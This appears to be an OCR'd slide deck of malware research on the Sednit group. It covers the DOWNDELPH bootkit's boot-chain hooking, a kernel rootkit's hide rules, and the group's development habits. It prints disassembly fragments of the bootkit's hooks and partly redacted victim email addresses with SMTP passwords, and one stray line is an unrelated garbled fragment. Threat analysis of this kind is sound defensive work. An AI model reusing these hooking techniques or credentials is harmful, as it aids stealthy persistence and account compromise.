
```
mov     eax, [bx+4Ch]
mov     es:dword_9A, eax
mov     word ptr [bx+4Ch], offset int13_hook
mov     word ptr [bx+4Eh], es
```

- Patches **BOOTMGR** in memory

```
find_pattern_1:

repne scasb
jnz     short loc_97D1C
cmp     dword ptr es:[di], 245C8B66h
jnz     short find_pattern_1
cmp     dword ptr es:[di+4], 0C0336602h
jnz     short find_pattern_1
cmp     dword ptr es:[di+0Bh], 8E0010B9h
jnz     short find_pattern_1
```

```
find_pattern_2:

repne scasb
jnz     short find_pattern_loop_end
cmp     dword ptr es:[di], 66000000h
jnz     short find_pattern_2
cmp     dword ptr es:[di+4], 66045E8Bh
jnz     short find_pattern_2
cmp     dword ptr es:[di+8], 6608568Bh
jnz     short find_pattern_2
cmp     word ptr es:[di+0Ch], 0C933h
jnz     short find_pattern_2
```

Bootkit Workflow



BOOTMGR Hook

- Searches *OslArchTransferToKernel()* in **winload.exe** to patch it


Before:

```
_OslArchTransferToKernel@8 proc far

arg_0           = dword ptr  8

                lgdt    fword ptr _OslKernelGdt
                lidt    fword ptr _OslKernelIdt
```

After:

```
kd> u winload!OslArchTransferToKernel
winload!OslArchTransferToKernel:
00000000`003381f0 e961fdd5ff      jmp     00000000`00097f56
```

Bootkit Workflow



Winload.exe Hook

- Locates *MmMapIoSpace*
- Saves some code in ACPI.sys resources section (and makes the section executable)
- Hooks *ACPI!GsDriverEntry*

Saving Important Information


Bootkit physical address

```
0: kd> db rbx $$ kernel header address
 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
 b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
 00 00 00 00 00 00 00 00-00 00 00 00 f8 00 00 00  ................
 00 74 09 00 00 b4 09 cd-21 b8 01 4c cd 21 54 68  .t......!..L.!Th
 69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
 74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS
 6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
 8a 4a 9e 90 ce 2b f0 c3-ce 2b f0 c3 ce 2b f0 c3  .J...+...+...+..
 c7 53 73 c3 aa 2b f0 c3-c7 53 63 c3 c5 2b f0 c3  .Ss..+...Sc..+..
 ce 2b f1 c3 a2 2b c0 97-8f 00 00 f8 ff ff 30 fc  .+...+........0.
 04 00 f2 0f 00 00 48 83-ec 28 4c c3 d4 2b f0 c3  ......H..(L..+..
 c7 53 62 c3 cf 2b f0 c3-c7 53 64 c3 cf 2b f0 c3  .Sb..+...Sd..+..
 c7 53 61 c3 20 cd a2 02-00 f8 ff ff ce 2b f0 c3  .Sa. ........+..
 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
 00 00 00 00 00 00 00 00-50 45 00 00 64 86 18 00  ........PE..d...
```

MmMapIoSpace address

ACPI!GsDriverEntry original opcodes


Bootkit Workflow



ACPI.sys Hook

- Restores *ACPI!GsDriverEntry*
- Maps the bootkit physical address into virtual address space by calling *MmMapIoSpace*
- Decrypts hidden driver

Bootkit Workflow



'User mode component of the bootkit has been injected.'

Who Are You Bootkit?


- Missing exported variable in DOWNDELPH

```
exportedVar = GetProcAddress(hModule, "m_bLoadedByBootkit");
if ( exportedVar )
  *(_DWORD *)exportedVar = TRUE;
```

- Code sharing with BlackEnergy
  - Relocations fixing
  - DLL injection calling three exports (“Entry”, “ep_data” and “Dummy”)
  - …

The Story Continues…

2014 DOWNDELPH Samples



Kernel Mode Rootkit (1)

- Registered as a Windows service
- Injects DOWNDELPH into explorer.exe (APC)
- Hides files, folders and registry keys
- Relies on a set of rules:

```
HIDEDRV: >>>>>>>>Hide rules>>>>>>>> rules
HIDEDRV: File rules: \Device\[…]\dnscli1.dll
HIDEDRV: File rules: \Device\[…]\FsFlt.sys
HIDEDRV: Registry rules: \REGISTRY\[…]\FsFlt
HIDEDRV: Registry rules: \REGISTRY\[…]\FsFlt
HIDEDRV: Registry rules: \REGISTRY\[…]\FsFlt
HIDEDRV: Inject dll: C:\Windows\system32\mypathcom\dnscli1.dll
HIDEDRV: Folder rules: \Device\HarddiskVolume1\Windows\system32\mypathcom
HIDEDRV: <<<<<<<<XXXXX<<<<<<<< rules
HIDEDRV: <<<<<<<<Hide rules<<<<<<<< rules
```

Kernel Mode Rootkit (2)

How It Works

- Two implementations of the hiding ability:

SSDT Hooking

Minifilter Driver

Who Are You Rootkit?

- Never documented (to the best of our knowledge)

- PDB paths:

```
d:\!work\etc\hi\Bin\Debug\win7\x86\fsflt.pdb
d:\!work\etc\hideinstaller_kis2013\Bin\Debug\win7\x64\fsflt.pdb
d:\new\hideinstaller\Bin\Debug\wxp\x86\fsflt.pdb
```

To Summarize

- Seven different samples (!) of DOWNDELPH over the past three years
- One C&C server was up for two years
- Persistence methods:
  - Bootkit able to infect from Windows XP to Windows 7
  - Rootkit
- So, WHY such advanced persistence methods for such a simple component?
- DOWNDELPH downloaded SEDRECO + XAGENT in a few cases, so SEDNIT related for sure

SPECULATIVE MUMBLINGS

Call For Speculation

- The diversity of Sednit software is impressive (DOWNDELPH, bootkit, XAGENT, SEDKIT…)
- Diversity is good for their operations, as it makes detection and tracking harder
- How did they created this software ecosystem?

Sednit Development Process (1)

Developers Role

- Binaries are often compiled specifically for a target, *after* it has been infected

```
'[redacted]@mia.gov.ge',0
'[redacted]@mia.gov.ge',0
'[redacted]@mia.gov.ge',0
```

```
'ukr76ukr',0
'shoti777',0
'anma1992',0
```

XAGENT SMTP logins/passwords

- Main software evolve regularly (XTUNNEL, SEDUPLOADER, XAGENT…)

Developers are part of the team,
not outsiders paid for a one-time job

Sednit Development Process (2)

Software Design

- Different Sednit software share some techniques:
  - RC4 keys built as concatenation of a hardcoded value and a randomly generated value

    (XAGENT, DOWNDELPH, SEDUPLOADER)
  - Hardcoded “tokens” in network messages

    (XAGENT, SEDUPLOADER, SEDRECO)

The same developers may be behind this variety of software

Sednit Development Process (3)

Programming Errors

```
if(handleSendPacket != 0)
{
    pthread_exit(&handleGetPacket);
    //TerminateThread(handleSendPacket, 0);
    //CloseHandle(handleSendPacket);
}
```

Linux XAGENT

Communications termination

Sednit Development Process (3)

Programming Errors

```
msg_report = malloc(6u);
*(_DWORD *)msg_report = name.sin_addr.S_un.S_addr;// Target IP address
*(_WORD *)msg_report = name.sin_port;         // Target port (overwrites IP..)
```

XTUNNEL report message

Developers do not have a code review process (“hackish” feeling)

Sednit Development Process (4)

Seeking Inspiration

- SEDUPLOADER employed novel persistence methods also found in crimeware, and shares code with Carberp
- DOWNDELPH bootkit code bears some similarities with BlackEnergy code

Developers have ties with the crimeware underground

Sednit Development Process (5)

Having Fun

```
<body>
<center><p id="frodo">Plugin required to view this page.</p><div >
...
</body>
```

```
    <v:group id="k" style="width:500pt;">
        <div id="lol">
            </div>
        </group>
```

vantage-is-being-eroded-survey-warns/251166/messi.leonel

Developers are not working in a formal environment…

Mumblings Summary

Sednit has some in-house skilled developers, working with little supervision, and those guys have ties with crimeware underground

Conclusion

- Sednit activity increased a lot during the last two years (targeted attacks with a LOT of targets)
  - DNC hack
  - WADA
  - 0-days for days

- Sednit toolkit in constant evolution, moar fun to come!

That’s All Folks!

- Feel free to poke us:

{campos,dupuy} .at. esetlabs.com

- For more information see

the [Whitepaper]